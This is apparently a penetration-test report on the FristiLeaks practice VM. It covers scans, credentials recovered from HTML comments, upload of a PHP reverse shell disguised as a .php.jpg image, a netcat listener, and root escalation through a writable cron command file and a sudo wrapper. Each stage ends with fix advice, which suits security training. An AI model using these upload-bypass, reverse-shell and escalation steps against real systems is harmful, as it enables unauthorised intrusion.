
Server IP Address	Ports Open
192.168.22.142	**TCP:** 80, 5004

Nmap Scan Results:




```
┌──(kali㉿kali)-[~]
└─$ nmap  192.168.22.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 13:09 EST
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 13:10 (0:00:00 remaining)
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 13:10 (0:00:00 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.22.142
Host is up (2.7s latency).
Not shown: 924 filtered tcp ports (no-response), 74 filtered tcp ports (host-unreach)
PORT     STATE SERVICE
80/tcp   open  http
5004/tcp open  avt-profile-1

Nmap done: 1 IP address (1 host up) scanned in 74.80 seconds
```

Initial Shell Vulnerability Exploited


Additional info about where the initial shell was acquired from:

I performed a dirb check on the address of the machine, where I found the following folders, I entered robots.txt and did not find a relevant folder:




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.22.142/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 17 13:11:15 2024
URL_BASE: http://192.168.22.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.22.142/ ----
+ http://192.168.22.142/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.22.142/images/
+ http://192.168.22.142/index.html (CODE:200|SIZE:703)
+ http://192.168.22.142/robots.txt (CODE:200|SIZE:62)

---- Entering directory: http://192.168.22.142/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Feb 17 13:11:28 2024
DOWNLOADED: 4612 - FOUND: 3
```


The cola, sisi and beer bags were opened



```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```

But I understood that these were drinks like "Cola", so I opened port 80 with the address of the machine and there I found that the name of another drink was written on the page and then the following website opened for me





Welcome to #fristileaks admin portal


Member Login

Username :


Password :

Login


On the hidden page (when you press ctrl+u) there were all kinds of clues that led me to a username and password.



```
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
</head>
<body>
<center><h1> Welcome to #fristileaks admin portal</h1></center>
<center><img src="data:img/png;base64,/9j/4AAQSkZJRgABAgAAZABkAAD/7AARRHVja3kAAQAEAAAAZAAA/+4ADkFk
AIQAAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQICAgICAgICAgIC
```



```
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
```



Base64*


```
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
```

Preview Image | Toggle Background Color

keKkeKKeKKeKkEkkEk

I found the username eezeepz, then there is another comment which appears to be a base64 encoded string.

I converted the code using a conversion software, and the following output came out: keKkeKKeKKeKkEkkEk.




Welcome to #fristileaks admin portal

Member Login

Username : eezeepz


Password : keKkeKKeKKeKkEkkEk




Login successful

upload file

After that I uploaded a file with malicious code with the extension php.jpg in order for the file to be uploaded as an "image" and pass the obstacle of uploading the file.



Name	Size	Type	Modified
OpenFuck1.c			16 Jan
OpenLuck			16 Jan
Pictures			13 Jan
Public			13 Jan
Templates			13 Jan
Videos			13 Jan
apache-magika	21.0 kB	Program	30 Jan
apache-magika.c	13.0 kB	Text	30 Jan
DC.c	4.8 kB	Text	28 Jan
exploit.c	4.4 kB	Text	9 Feb
exploitLK	2.5 kB	Text	23 Jan
exploitLK2	17.2 kB	Text	9 Feb
frimachine.txt	1.6 kB	Text	Mon
image.png	1.2 kB	Image	13:38
machine 1	552 bytes	Text	15 Jan
mysql	3.6 kB	Text	30 Jan
mysql.1	3.6 kB	Text	30 Jan
output.png	1.2 kB	Image	13:26
recvmmsg.c	6.2 kB	Text	9 Feb
revershell.php.jpg	5.5 kB	Image	Tue
Revshell.php	34.9 kB	Program	5 Feb
shell.php	34.9 kB	Program	Mon
shell.php.png	5.5 kB	Image	Mon
shell1.php	1.2 kB	Program	8 Feb
shell12.php.png	34.9 kB	Image	Mon
SOS.c	4.4 kB	Text	5 Feb




192.168.22.142/fristi/uploads/revershell.php.jpg

192.168.22.142/fristi/uploads/revershell.php.jpg — Visit

Uploading, please wait
The file has been uploaded t

Then I opened Netcat to sport 443 and display detailed information about the connections. Thanks to opening Netcat I was able to get a shell on the machine



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.22.132] from (UNKNOWN) [192.168.22.142] 53381
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 01:43:12 up 19:05,  0 users,  load average: 9.00, 8.99, 8.91
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.1$ 
```

Vulnerability Explanation:

I collected details from the page I got the path of the admin panel I got information, the username appeared and I set the password. I uploaded to the website reverse shell php in png and connected using netcat


Vulnerability Fix:

In order to fix the hacks it is better to delete
The comments in the html code and thus do not reveal data.
Improve file upload filtering and thus prevent files with malicious code from being uploaded.

Privilege Escalation


Additional Priv Esc info:

I looked for clues inside the machine in order to try to understand how to continue hacking the machine, where I found a message written by the author of the machine




```
bash-4.1$ cat *.txt
cat *.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
bash-4.1$ █
```


After the author of the machine wrote his hints, I executed them and was able to gain root permission:




```
cat *.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$ █
```




```
bash-4.1$ ls
ls
cat    cronjob.py       cryptpass.py  echo   grep  whoisyourgodnow.txt
chmod  cryptedpass.txt  df            egrep  ps
bash-4.1$ cat *.txt
cat *.txt
mVGZ3O3omkJLmy2pcuTq
=RFn0AKnlMHMPIzpyuTI0ITG
bash-4.1$ su -fristigod
su -fristigod
su: invalid option -- 'r'
Try `su --help' for more information.
bash-4.1$ su - fristigod
su - fristigod
Password: LetThereBeFristi!

-bash-4.1$ ls -l
ls -l
total 0
-bash-4.1$ ls -la
ls -la
total 16
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
-bash-4.1$ █
```



```
bash-4.1$ cd /tmp
cd /tmp
bash-4.1$ echo "/home/admin/chmod -R 777 /home/admin/" > runthis
echo "/home/admin/chmod -R 777 /home/admin/" > runthis
bash-4.1$ ls
ls
cronresult  runthis
```



```
-bash-4.1$ cat .bash*
cat .bash*
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
```



```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
[sudo] password for fristigod: kali

Sorry, try again.
[sudo] password for fristigod: LetThereBeFristi!

bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1# 
```

Vulnerability Explanation:

The sudo configuration enabled the user "fristigod" to execute a specific script as another user ("fristi") with elevated privileges. Additionally, a mechanism was in place to run commands from a file ("runthis") in tmp with the privileges of "fristigod."

Vulnerability Fix:

Do not put a file with write access that runs by automatic root. Do not give read access to code encryption files or passwords. Cancel root access to fristi.